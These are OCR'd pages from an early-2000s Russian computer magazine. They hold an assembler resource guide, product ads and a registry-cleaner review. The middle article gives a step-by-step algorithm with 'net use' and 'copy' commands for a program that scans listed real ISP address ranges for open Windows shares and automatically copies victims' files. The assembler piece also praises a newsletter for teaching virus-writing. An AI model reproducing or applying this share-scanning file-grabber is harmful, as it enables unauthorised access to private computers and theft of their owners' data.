Вся беда в том, что с самого начала была заложена дурацкая традиция: пишешь свой код в спартанских условиях в любом текстовом редакторе, компилируешь и линкуешь его командной строкой. Все было бы хорошо, если бы не одно "но". Представь, ты написал прогу строк эдак в 100 (для асм-прог это очень маленький размер). Компилятор тебе говорит: типа, в строке номер 50 вместо mov ты написал mav. Что ты делаешь? Открываешь текстовый редактор и начинаешь искать эту пресловутую строку: никакой подсветки, никакого указания на ошибку. Как пещерный человек! Несправедливо, ведь еще с появления Quick Basic и Turbo Basic каждый компилятор имел при себе еще и текстовый редактор, который и на ошибку указывал, и синтаксис подсвечивал. Так что IDE нужна!

Идем далее. Для каждого компилятора есть своя IDE. И не одна! Конечно, существуют среды разработки, которые можно настроить под любой компилятор (для этого надо копаться в настройках среды и вбивать туда необходимые ключи к компилятору и линкеру). Но опыт показывает, что лучше выбрать одну узко заточенную под конкретный продукт IDE и юзать ее.

Для NASM существует неплохая штуковина под названием NasmIDE. Ее мы тебе и предлагаем. Она имеет интерфейс чисто борландовского ДОСовского редактора, но со своими функциями справляется нормально.

Выбрать же IDE для MASM или MASM32 (вся фича в том, что раз компилятор и линкер у них одинаковый, то и оболочки дружат между собой) намного сложнее. Тут намного больше вариантов, чем для NASM.

Если честно, IDE это как девушка. Одним нравятся блондинки, другим брюнетки, третьим шатенки... так и со средой разработки. Чтобы не заглушать твою индивидуальность, мы выкладываем тебе на диск все самые лучшие оболочки на сегодняшний день (Visual ASM от Джастина Декера, Visual ASM IDE от Томаса Жагера, ASMEdit от Ивейна, RAD ASM от Кетило, Visual ASM от Прадипана...). Разобраться с ними достаточно просто: графическая среда в любом случае легче командной строки. Так что разделяй и властвуй - выбирай и запускай.

<Самый лучший хелп>

Самое лучшее интерактивное пособие на сегодня создано Ральфом Брауном. Об этом знает любой ассемблерщик. Но далеко не у каждого стоит такой хелп. Почему? Неужели его так сложно найти? Нет, найти его - дело пяти секунд. А вот установить - это действительно сложно. Итак, инструкция по установке:

1. Возьми файлы inter61a.zip ... inter61f.zip и распакуй их все в один каталог. На вопрос о перезаписи уже существующих file_id.diz отвечай, что хочешь.
2. Архив HC.zip распакуй туда же.
3. Из архива F вылезет intw2hlp.zip (именно с буков-





komp^3актная музыка





MP3 плейеры LYRA – это новое измерение твоей свободы. Скачай свою любимую музыку из Internet, запиши ее на CD, флеш-карту или напрямую в память плейера и наслаждайся. С помощью прилагаемых к LYRA программ ты сможешь создавать свои миксы и редактировать личную фонотеку. Thomson является одним из изобретателей формата MP3, а серия LYRA – воплощение мечты об идеальных MP3 плейерах – легких, универсальных и удобных в использовании.

Подробная информация о формате MP3, плейерах Thomson LYRA, интернет-магазин, а также ссылки на MP3 сайты на нашем сайте



www.lyra.ru



товар сертифицирован

PC_Zone

АССЕМБЛЕР: СВЕЖИЙ ВЗГЛЯД

TanaT (TanaT@hotmail.ru)

кой W!). Распакуй его в этот же каталог.
4. Из intw2hlp.zip вылезет intwin.bat. Найди в нем строку "hc31 intwin" и замени на "hcp intwin".
5. Запускай intwin.bat и жди. Ждать придется прилично (минут пять)! На любые возникающие ошибки жми кнопку, чтобы продолжить, и не обращай внимания. В результате длительных беганий точек по экрану получишь intwin.hlp, который и является искомым файлом справки. Если во время открытия этого хелпа будут возникать ошибки (это может быть из-за того, что мы сделали с тобой 16-битный хелп, а последние Windows, как известно, 32-битные), то просто жми на "OK" и не обращай на них внимания. Все будет работать.

<Самая лучшая документация>

Для программирования под Windows нет ничего лучшего, чем туториалы, написанные Iczelion'ом. Он потратил целых два года на то, чтобы любой (даже начинающий!) кодер смог почти сразу въехать в программирование на ассемблере под Винду. Его основной девиз: "Кодить под Винду на асме не сложнее, чем на С". Вся документация Iczelion'а разбита на уроки, изучать которые надо, естественно, по порядку. Ты найдешь там очень много полезного. К тому же мы позаботились и выложили на диск самую полную РУССКОЯЗЫЧНУЮ версию туториалов.

При открытии файла с туториалами у тебя вполне могут быть проблемы с кодировкой. Но не пугайся! Чтобы их избежать, открывай документацию через IE (Файл -> Открыть). Если ты только начинаешь изучать асм, то первонаперво нужно въехать в основы различных систем исчисления, базовых команд и адресации. Легче всего это изучить на примере старой доброй матушки MS-DOS. Тут туториалы Iczelion'а не помогут - ведь он учит пользоваться Win API на асме, то есть предполагается, что ты уже много знаешь. В таком случае есть другая очень мощная документация. Ее автор - Олег Калашников. Он организовал рассылку "Ассемблер? Это просто. Учимся программировать". Сейчас эта рассылка уже насчитывает около 35 уроков. Из которых первые 31 о кодинге под DOS. На сегодня это самая понятная документация по асму: все объясняется с самого начала и очень подробно. В рассылке последовательно разобрано, как создавать простые и сложные приложения, вирусы, антивирусы, файловые менеджеры и т.д. Один чел после изучения 14 уроков (он все это проглотил за один день) накодил собственный вирус. А ведь в начале-то парнишка знаниями не отличался! Архив этой рассылки тоже лежит на нашем диске. Сложнее всего тем, кто выбрал в качестве компилятора NASM. Им мы можем посоветовать только русскоязычную документацию с нашего диска.

<Книга - это сила>

Какой бы документацией ты ни запасся, а хорошая книжка-справочник тебе в любом случае понадобится. Хорошо еще, чтобы в ней не только справочные данные были, а еще и подробные инструкции, как программировать видеоадаптер, порты вводы/вывода, защищенный режим и еще туеву хучу всяких вещей. И такая книга есть! Это "Assembler под DOS, Windows и Unix" С.В. Зубкова. Ее можно использовать как справочник (содержит исчерпывающую информацию) и пособие по программированию. В этой книге (в отличие от других) рассматриваются вопросы программирования под Win и под Unix. Материал построен таким образом, чтобы ты мог писать на асме под любой компилятор: и MASM, и TASM. А это не мало!
Однако есть у нее и минусы. Во-первых, слишком бегло разбирается кодинг на асме под Win. Так что туториалам Iczelion'а точно уступает. Во-вторых, она не очень легка для начинающего. То есть идеально, если ты будешь ее читать параллельно с рассылкой Калашникова.

Ближайшие конкуренты - это книги Юрова и Абеля. Разберемся по порядку. Юров написал несколько книг, одна - практикум, другая - теория, третья - справочник. Однако особой популярностью они не пользуются. Почему? Дело в том, что программирование под Win там либо вообще не рассматривается, либо через пень колоду. Так что единственную ценность может представлять лишь практикум: в нем собрано много полезных алгоритмов, которые часто придется использовать в своих программах.
Следующая претендентка - книга Питера Абеля. Она называется "Программирование на ассемблере для IBM PC". Вообще, возраст сего манускрипта не маленький, так что практической ценности он не имеет. Но зато считается классикой. То есть ты не сможешь себя считать мало-мальски мощным программистом, пока это не прочитаешь. Книгу Зубкова в сети найти невозможно, так что не жалей денег - купи. Это книга из серии "MUST HAVE!". А вот книгу Абеля мы выложили на нашем диске.

<Полезное в сети>

В сети тоже есть масса всего полезного. Это не только мощные сайты, но и хорошие рассылки.

http://asm.kalashnikoff.ru/prog/ - хорошая подборка софта и документации по асму.

http://asm.kalashnikoff.ru - здесь можно подписаться на три рассылки "Ассемблер? Это просто! Учимся программировать", "Ассемблер? Это просто. Учимся программировать (FAQ)", "Операционная система 'с нуля' на Ассемблере и С". Первая - отличное пособие по программированию. Вторая - позволяет задавать свои вопросы и быстро получать на них ответы. Третья - расскажет, как написать свою собственную ОС.

http://win32asm.cjb.net - домашняя страничка Iczelion'а. MUST VISIT!

http://wasm.zite.ru/ - очень много всего: доки, тулзы, утилиты, исходники, библиотека...

http://wasm.ru/ - этот сайт стал преемником http://hi-tech.nsys.by/ (который теперь не существует как единое целое). На нем огромное количество статей, туториалов, тулзов и т.п. Пожалуй, самый мощный сайт в сети.

http://hi-tech.nsys.by:8101/rtfm/ - архив двух рассылок: по низкоуровневому программированию и по кодингу на асме под win32.

http://www.movsd.com/ - домашняя страница Стива Хатчессона. Тут лежит MASM32 и еще куча всего...

http://asmjournal.freeservers.com - журнал по программированию на асме. Это ссылка на страницу-призрак, которая доступна в течение 15 дней в месяц.

http://home.od.ua/~blackw/ - домашняя страница BlackWolf'а. Куча документации и софта.

http://ap.diaspora.ru/cgi-bin/down.pl - Планета Ассемблера. Исходники и документация...

<Отладчик и дизассемблер>

Я думаю, для тебя не секрет, что самые крутые проги это IDA Pro и SoftIce. О них ты не раз читал в Х ("Дизассемблер. Брат ассемблера" - август 2001 г., "SoftIce для начинающих" - октябрь 2001 г., и вообще просматривай почаще рубрику "Взлом"). В последнее время выходило много новых версий этих продуктов. Поэтому мы положили на CD еще и самые свежие дистрибутивы этих инструментов.
Следует оговориться - ни дизасм, ни отладчик не понадобятся тебе в начале пути. Однако уже через несколько недель без них не обойтись. Так что всегда держи их наготове.

* * *

В принципе мы рассказали тебе почти все, что хотели. Осталось добавить лишь самую малость. Ассемблер - это язык неограниченных возможностей, с его помощью действительно можно делать абсолютно все. Надо только знать чувство меры - ведь не станет же никто красить забор кисточкой для акварели? Так и с асмом - он не нужен для написания "больших и тупых" прог, но творить шедевры можно только на нем. Удачи тебе и счастливой отладки!



На нашем CD ты найдешь самые последние версии ассемблеров (MASM, MASM32, NASM, TASM), множество оболочек для написания своего кода, SoftIce (самый свежий + лоадер для WinME), IDA Pro, туториалы Iczelion'a на русском, документацию по NASM'у на русском, архив суперрассылки по программированию на асме и кучу книг.



Модемы серии
OMNI 56K
Модем•Факс•Автоответчик•АОН
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
EDITORS' CHOICE
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

PC_Zone

МЕЧТА ИДИОТА

UFO (ufo@cu-magazine.ru; www.cu-magazine.ru; #underground)



МЕЧТА ИДИОТА

Вместо эпиграфа: Компьютер делает не то, что ты от него хочешь, а то, что ты ему прикажешь...

Комментарий редактора:

Надеюсь, листая очередной номер Х, ты думаешь не только о том, как бы и кому поглобальнее досадить или собрать побольше фришных паролей. Читая именно этот материал, очень рекомендую тебе вспомнить о содержании понятия "личная ответственность" и всего с ним связанного. Говоря иначе - сейчас у тебя в руках молоток. Как им распорядиться - дело твое, сугубо личное. Можешь забить им гвоздик в стенку, а можешь - и в голову соседа. И то и другое - на твоей совести. Не перепутай ничего :))

Есть такие люди, которые уверены на 100%, что если существует софт для тех или иных целей, то нет никакого смысла писать подобные программы. Однако это совсем не так. Вот, например, ты используешь какой-нибудь эксплойт и совершенно не задумываешься о принципах его работы. Тебя не мучает желание написать что-либо подобное, так как тебе хватает уже написанного. Но есть люди, которые считают иначе. Они копаются в исходниках программ, ищут литературу и делают это из чистого любопытства. Проходит время, они набираются опыта и начинают писать серьезный софт как для хака, так и для обычной работы. Их друзья и знакомые удивляются - "Как тебе это удается?". Пытаются найти какие-то несуществующие секреты мастерства или задают вопросы а-ля "Как написать эксплойт?". А на самом деле никакого суперсекрета и нет. Просто человек, юзая разные программы, параллельно пытался разобраться в принципах их работы и написать что-то подобное. "А зачем писать-то?" - спросят некоторые. Да затем, что, не написав программы, не разберешься во многих тонкостях. Мало просто знать алгоритм, нужно попробовать все на личной шкуре. Только после этого ты поймешь, как и что работает в действительности. Так к чему это я все это рассказываю? Да все к тому, что многие деятели используют всякие сканеры шаров и считают себя супер-мега-кулхакерами. Я надеюсь, что ты не относишься к их числу и даже если используешь всякие там Легионы и хотя бы немного интересуешься принципами их работы или хочешь написать подобную вещь. Вот именно этим мы сегодня и займемся.

Только сам Легион мы переписывать не будем, а сделаем круче! Мы напишем программу еще лучше! Эта нехитрая софтина будет сканить заданный диапазон IP-адресов твоего провайдера и автоматически утаскивать нужные файлы с открытых дисков. И не думай, что я буду читать тебе здесь мануалы по написанию программ на ассемблере, так как отлично понимаю, что это смогут сделать единицы. Я расскажу тебе, как написать эту суперпрограмму на банальном BASIC'e, который знает любой школьник, посещающий уроки информатики. Тебе даже не потребуется знание сети и ее протоколов. Тебе вообще ничего не понадобится, кроме собственных рук. Ну что, приступим?

<Подготовка к написанию>

Для нормальной работы нашей программы нам нужно настроить под виндами сеть соответствующим образом. Лезь в "Панель управления", затем кликай по значку "Сеть". Так как я не знаю, что у тебя там уже может быть установлено, то сделаем проще. Удали все установленные компоненты и кликни кнопку "Добавить". У тебя должно появиться окошко с заголовком "Выбор типа компонента", где будут четыре варианта: "Клиент", "Сетевая плата", "Протокол" и "Служба". Выбирай "Клиент" и кликай на кнопку "добавить". У тебя появится окно "Выбор: Клиент сети". В нем ты увидишь еще два списка. Выбирай в левом пункт "Microsoft", а в правом - "Клиент для сетей Microsoft". Затем дави на "Ok". Теперь в окошке "Сеть" должны появиться 3 пункта: "Клиент для сетей Microsoft", "Контроллер удаленного доступа" и "TCP/IP". Если все эти 3 пункта у тебя на месте, то кликай опять "Добавить". Теперь в окне "Выбор типа компонента" выбери пункт "Служба" и дави кнопку "Добавить". В появившемся окне выбирай пункт "Служба доступа к файлам и принтерам сетей Microsoft" и дави "Ok". Все. Теперь тебе осталось только кликать "Ok" в окне "Сеть" и ждать установки файлов и запроса о перезагрузке. Соглашаешься с предложением о перезагрузке, и твоя сеть готова. Все эти нехитрые комбинации были нам нужны для возможности подключения к расшаренным (открытым) машинам в сети. Если у тебя что-либо не получилось, обратись к разработчику твоей операционной системы ;). Теперь нам необходимы диапазоны, которые нужно будет сканировать. Ниже будут написаны диапазоны наиболее известных провайдеров Москвы и Питера.

Мы не будем переписывать Легион, а сделаем круче! Мы напишем программу еще лучше!

МОСКВА

PTT
195.34.27.1 - 195.34.27.254
195.34.30.1 - 195.34.30.254
MTU
212.188.96.1 - 212.188.96.254
212.188.111.1 - 212.188.111.254
195.34.37.1 - 195.34.37.254
195.34.61.1 - 195.34.61.254
ORC
212.48.130.1 - 212.48.130.254
212.48.131.1 - 212.48.131.254
CARAVAN
212.158.178.1 - 212.158.178.254
212.158.179.1 - 212.158.179.254
COMSTAR
212.248.4.1 - 212.248.4.254
212.248.5.1 - 212.248.5.254
212.248.6.1 - 212.248.6.254
195.210.130.1 - 195.210.130.254
195.210.132.1 - 195.210.132.254
195.210.133.1 - 195.210.133.254
INFOTEL
195.170.202.1 - 195.170.202.254
CITYLINE
195.46.161.1 - 195.46.161.254
195.46.166.1 - 195.46.166.254
195.46.168.1 - 195.46.168.254
195.46.169.1 - 195.46.169.254
195.46.172.1 - 195.46.172.254
195.46.173.1 - 195.46.173.254
195.46.175.1 - 195.46.175.254
SYNCHROLINE
212.24.44.1 - 212.24.44.254
SOVAM
195.218.132.1 - 195.218.132.254
195.239.68.1 - 195.239.68.254
195.239.0.1 - 195.239.0.254
195.239.1.1 - 195.239.1.254
195.239.2.1 - 195.239.2.254
195.239.3.1 - 195.239.3.254
195.239.4.1 - 195.239.4.254
195.239.5.1 - 195.239.5.254
195.239.6.1 - 195.239.6.254
195.239.4.1 - 195.239.7.254

САНКТ-ПЕТЕРБУРГ

SOVAM
195.190.96.1 - 195.190.96.254
195.190.102.1 - 195.190.102.254
194.186.1.1 - 194.186.1.254
194.67.46.1 - 194.67.46.254
COMSET
213.172.1.1 - 213.172.1.254
213.172.2.1 - 213.172.2.254
213.172.3.1 - 213.172.3.254
PETERLINK
195.242.16.1 - 195.242.16.254
195.242.17.1 - 195.242.17.254
195.242.18.1 - 195.242.18.254
195.242.19.1 - 195.242.19.254
WEB PLUS
195.131.1.1 - 195.131.1.254
195.131.50.1 - 195.131.50.254
195.131.51.1 - 195.131.51.254
195.131.75.1 - 195.131.75.254
195.131.85.1 - 195.131.85.254
195.131.86.1 - 195.131.86.254
ADMIRAL
194.105.201.1 - 194.105.201.254
194.105.202.1 - 194.105.202.254
194.105.203.1 - 194.105.203.254

Теперь у нас есть все необходимое для написания самой программы. Как я уже говорил, в этой статье будет описан вариант написания на всем известном BASIC'е, а соответственно, тебе он понадобится. Советую тебе взять QuickBasic 4.0, так как в нем точно есть компилятор :).

<Поехали!>

Что должна сделать наша программа сразу после запуска? Нет, не отформатировать диск, она должна определиться с диапазоном. Пускай софтина будет создавать некий файл "IP.DAT" и писать в него все возможные адреса твоего провайдера из данных выше диапазонов. В дальнейшем программа будет брать из "IP.DAT" последовательно, один за другим, адреса лузеров и обрабатывать их. Теперь я опишу тебе сам алгоритм сканирования и копирования. Нагляднее будет разбить все по пунктам и рассматривать в таком виде, как я сейчас и сделаю. После алгоритма я опишу функции тех команд, которые будут в нем присутствовать, и значения переменных. Для усложнения задачи заставим программу автоматически находить на удаленном компьютере папку Windows, например. Из этой папки программа будет копировать на твой винт все файлы с расширением "INI".

1) Генерация адресов в файл "IP.DAT".
2) Взять адрес и записать его в переменную IP$.
3) Сгенерировать командную строку по следующей формуле:
CmdStr1$ = "net use " + Disk$ + ": \\" + IP$ + "\C > control".
4) Выполнить команду SHELL CmdStr1$.
5) Открыть файл "control" и считать оттуда строку в переменную Tstring.
6) Если TString содержит "Команда выполнена успешно.", то переходим на пункт 7. Если нет, то идем на пункт 2.
7) Присваиваем переменной CmdStr1$ выражение Disk + ":\msdos.sys" и делаем открытие файла, указывая переменную CmdStr1$ как путь, например: OPEN CmdStr1$ FOR INPUT AS #1.
7) Ищем в открытом файле комбинацию символов "WinDir" и в найденной строке, с отступом в 9 символов от начала, считываем ее значение. Прибавляем в начало получившейся строчки выражение Disk + ":". Теперь присвоим получившееся выражение переменной. Назовем ее LohDir$.
8) Создаем на диске C: папку, к примеру, "LOH". Теперь выполняем следующую команду:
SHELL "copy " + LohDir$ + "*.ini " + "C:\LOH\".
9) Теперь выполняем следующую команду:
SHELL "net use " + Disk + ": " + "/DELETE /YES"
10) Переходим на пункт 2.

Теперь я разжую тебе каждую строчку нашего алгоритма. Думаю, с первым и вторым пунктам ты разберешься самостоятельно, а вот в третьем есть команда, которая, к сожалению, некоторым неизвестна. Вот наша строчка: CmdStr1$ = "net use " + Disk$ + ": \\" + IP$ + "\C > control". Начнем с команды "net use". Это ДОСовская команда, которая отвечает за подключение и отключение расшаренных дисков на удаленной машине. Формат ее такой - "NET USE СВОБОДНЫЙ_ДИСК: \\IP_АДРЕС_УДАЛЕННОЙ_МАШИНЫ\ДИСК_УДАЛЕННОЙ_МАШИНЫ". Как ты, наверное, уже заметил, в строке есть переменная Disk. Наш алгоритм подразумевал, что в этой переменной будет содержаться имя диска, которого нет на твоем компьютере. В следующем пункте мы передаем сгенерированную строчку на выполнение в ДОС. Тот бережно выполняет заданную команду и все, что попытается выдать на экран программа NET.EXE, записывает в файл "control". Зачем? Да затем, чтобы потом определить, выполнилась ли успешно наша команда или нет. В седьмом пункте мы определяем путь папки Виндовса, так как некоторые деятели имеют свойство переименовывать папку до неузнаваемости. В восьмой строчке мы просто копируем нужный нам файл или файлы по маске на свой винт в указанную папку. Девятая строчка - заключительная. Мы отрубаем от своего компа подключенный диск юзвера. Делаем мы это той же командой "NET USE", передавая ей в качестве параметра имя отключаемого диска и, соответственно, команду самого отключения, то есть "/DELETE /YES". Все. Теперь мы можем со спокойной душой перейти в начало нашего алгоритма.

<Комментарии к программе>

Как ты думаешь, почему я начал описывать тебе алгоритм программы вместо того, чтобы просто написать листинг? Да все потому, что теперь ты сможешь как угодно изменять этот алгоритм. Захочешь, создашь глобальный поисковик MP3 файлов на расшаренных машинах твоего прова или по всей сети :). Конечно, прочитав эту статью и нормально разобравшись в структуре программы, многие скажут, что это написать как раз плюнуть, однако до возникновения этой идеи я ничего подобного не видел. Многие программы просто искали расшаренные ресурсы, и далее пользователю нужно было самому подключать и отключать диски, искать на них файло и так далее, но этот простой алгоритм позволяет любому школьнику написать глобальный шаросканер без особых усилий и потом менять его как угодно. И не нужно знать тонкостей сети, использовать дополнительные библиотеки и писать килобайтные коды. Дешево и сердито. Кстати! Я бы назвал твою софтину "Драконом", так как очень уж понравилось мне это название ;).

<Напоследок>

Самое главное, не применяй свои знания во вредоносных целях, если, конечно, получится :). Переводи бабушек через дорогу, уступай место в метро и не кидайся бутылками в милиционеров, их и так все обижают. В общем, привет тебе из далекого космоса!



PC_Zone

СОФТВЕРНЫЕ АССЕНИЗАТОРЫ



Андрей Каролик (andrusha@sl.ru)

СОФТВЕРНЫЕ АССЕНИЗАТОРЫ

Программы, которые вычистят весь хлам из системы

Комментарий редактора PC ZONE

До тех пор, пока на моей машине обитали 98 винды, я предпочитал прибегать к услугам программы NBG Clean Registry v.1.7. Чем она меня так купила? Работает быстро, тщательно, иногда даже вдумчиво, все откаты корректны и вообще - после нее у меня ни разу не было немотивированных глюков, а быстродействие вверенной мне операционной системы было субъективно выше. Но с тех пор, как я пересел на XP, поменялся и подход к инсталляции всякого разного. Не мудрствуя лукаво, перед тестированием очередной программы я всего лишь ставлю контрольную точку в состоянии системы, тестирую себе вволю; если программа мне не нравится - совершаю откат, и привет родителям. Программы со всеми ее следами как не бывало. То же самое относится и к новым драйверам, особенно это касается ненасытной видюхи. Мой тебе личный совет: исправить, конечно, можно почти все, что угодно. Но лучше и безопаснее не доводить систему до момента, когда в ней нужно что-то править :)).


Что бы ты ни удалял и ни устанавливал на своем компьютере, все изменения фиксируются в своеобразной базе данных стеклянных - реестре. Там содержится вся информация о настройке твоего компьютера, о программном обеспечении, которое ты на него устанавливал, и о самой операционной системе. Все было бы хорошо, если бы не глюкавость многих установленных или удаленных тобою программ, которые зачастую некорректно работают с реестром. В результате со временем реестр в прямом смысле слова загаживается. В реестре появляется много ненужного мусора и некорректные записи. И это тоже было бы не так критично, если бы не влияло на производительность твоей тачки. Если же реестр не чистить вообще, то система может начать иногда беспричинно зависать или же некоторые программы будут глючить из-за некорректных изменений в реестре другими программами. К тому же на твоем винте остается много совершенно ненужных файлов и драйверов после удаления программ, создателей которых почему-то этот вопрос мало волновал. Но ситуация лечится, так как существует множество программ, которые помогут тебе выгрести все говно из твоей давно нечищенной системы. Постоянная профилактика поможет восстановить систему даже после того, как твой друг покопается в реестре кривыми руками. Ниже я рассмотрю несколько программ, которые помогут поддерживать твою систему в хорошей спортивной форме.

<Ashampoo UnInstaller 2000 v.2.0>




Лого этого шампуня от перхоти

Программулина по внешнему виду особыми изысками не выделяется, но сделана очень привлекательно и удобно. Как и в любых прогах, тут есть общее меню, вынесенные кнопки-действия, а с помощью вкладок разделены возможные области применения. Так тут есть вкладки Selection (выбор) и View Log File (просмотр логов). В Selection доступны Registry (реестр), Drives (диски), System Files (системные файлы) и Options/Icons (опции и иконки). А в View Log File доступны Registry Changes (изменения в реестре), Changed Files (измененные файлы) и Changed System Files (измененные системные файлы).



Внешний вид Ashampoo UnInstaller 2000

Ashampoo UnInstaller 2000 может проводить мониторинг, регистрацию и устранение любых изменений в твоей системе, включая установку новых приложений и изменения, проведенные вручную. Если работа с реестром в этой программе практически ничем не отличается от работы в том же виндовом regedit, то работа с системными файлами приятно порадовала. Файлы Autoexec.bat и Config.sys отображаются полинейно, а файлы System.ini и Win.ini отображаются в виде вкладок. Вкладки соответствуют разделам внутри файла, а внутри каждой вкладки приводятся опции и их значения. Удобство состоит в наглядном отображении и возможности произвольно отключать и подключать любые разделы или опции. Все внесенные изменения прога автоматом прописывает в нужных файлах.




Работа с системными файлами в Ashampoo UnInstaller 2000

Хочу еще остановиться на менюшке Action (действия), в которой нашел кучу полезных фич. В этом подразделе стоит обратить внимание на:

Find and Delete Duplicates (найти и удалить повторения) - позволяет просканировать выбранные диски на наличие повторяющихся файлов (либо по имени, размеру и содержанию, либо по имени, размеру и дате) и при желании удалить их.


Find and Delete Temp Files (найти и удалить temp-файлы) - сканирует временные файлы (по умолчанию все *.tmp и в директории c:\windows\temp), далее их можно удалить все сразу или выборочно.



Почисти у себя мусор


File Backup (восстановить файл) - восстанавливает нужные файлы, если есть резервная копия (при установке программа строит свою собственную базу, в которой хранится информации о твоей системе, в дальнейшем она периодически обновляется).

Delete Fonts (удалить фонты) - позволяет просматривать сами фонты (с любым размером), подробную информацию о них и при желании удалять (в программах подобного рода впервые увидел возможность чистить и фонты).



Ну-ка, ну-ка, что у меня тут с фонтами?

Delete Existing Applications (удалить существующее приложение) - позволяет просматривать установленные приложения и удалять их (просматривает установленные приложения либо через папку Program Files, либо через Start Menu, либо через реестр, можно даже по расширению файлов, которые принадлежат тому или иному приложению).
Create Installation Files (создать инсталляционные файлы) - позволяет делать текущие reg и inf файлы для переноса на другую тачку без непосредственной установки приложений (потом достаточно просто скопировать содержимое винта и запустить созданные инсталляционные файлы на новой тачке).
Clean Internet Area (чистка интернет-области) - позволяет чистить временные файлы после сидения в Инете и удалять ненужные cookies.
Find and Delete Empty Folders (найти и удалить пустые папки) - позволяет находить пустые папки и при желании удалять.




Доступные фичи в подразделе Action

Вывод: очень много полезных возможностей по борьбе с любым мусором в одной небольшой и компактной программе.


<McAfee QuickClean v.1.02>

В аннотации сказано следующее: пакет для очистки дисков от ненужных файлов, удаляет следы старых программ, устраняет беспорядок, внесенный временными интернет-файлами, деинсталлирует и удаляет ненужные программы, программы удаляются корректно и целиком. Написано красиво, посмотрим, что программа творит на самом деле... Первым делом бросилось в глаза стильное и модное оформление. Далее удивил нестандартный подход. Установка программы McAfee QuickClean представляет собой пять последовательных шагов, которые помогают настроить программу еще во время установки на винт.




Стильный мусоровоз McAfee QuickClean

Теперь подробнее о шагах:
Step1 Welcome (первый шаг) - разъясняется политика партии: что можно, что нельзя, что ждет в светлом будущем.
Step2 Choose file types to protect (второй шаг) - тут ты сможешь выбрать, какие файлы не трогать в принципе, что гарантированно обезопасит их случайное удаление (например, вордовские файлы, если у тебя полно важных документов на винте в ворде).



Есть возможность защитить от удаления

Step3 Choose folders to protect (третий шаг) - аналогично предыдущему шагу, но уже с директориями (удобно, если важных файлов полно, достаточно скинуть их все в одну директорию или же пометить несколько подобных директорий).
Step4 Choose QuickClean Lite cleaners (четвертый шаг) - выбор, что, собственно, удалять и чистить (содержимое корзины, временные файлы, ярлыки, потерянные фрагменты файлов, реестр, кэш, мыльную папку "Удаленные", мыльную папку "Посланные").



Можно выбирать, с чем бороться

Step5 Schedule automatic operations (пятый шаг) - разрешение почистить и разрешение мониторинга дальнейших изменений в системе, при этом строится SmartLinks база данных.
После выполнения всех пяти шагов ты попадешь в основное меню, в котором уже есть пять тематических разделов со своими подразделами.
CleanUp (чистка) - включает QuickClean Lite (удаление файлов выбранной категории), Space Maker (поиск всевозможных файлов, не входящих в список запрещенных для удаления, дальнейшее освобождение максимально возможного свободного пространства на диске с выборочным удалением из списка подпадающих под удаление файлов), Remove (удаление приложений).
Internet (Интернет) - включает Cache (очистка кэша браузера), Cookies (удаление закладок браузера), E-mail (удаление старых писем и аттачей), Active X и Plug-Ins (удаление скачанных из Инета приложений для браузера).
Applications (приложения) - включает Archive (архивация приложений), Back Track (мониторинг установки новых приложений), Move (перемещение уже установленных приложений в новые директории), Transport (упаковка приложений для перемещения), Restore (восстановление приложений, которые были заархивированы).
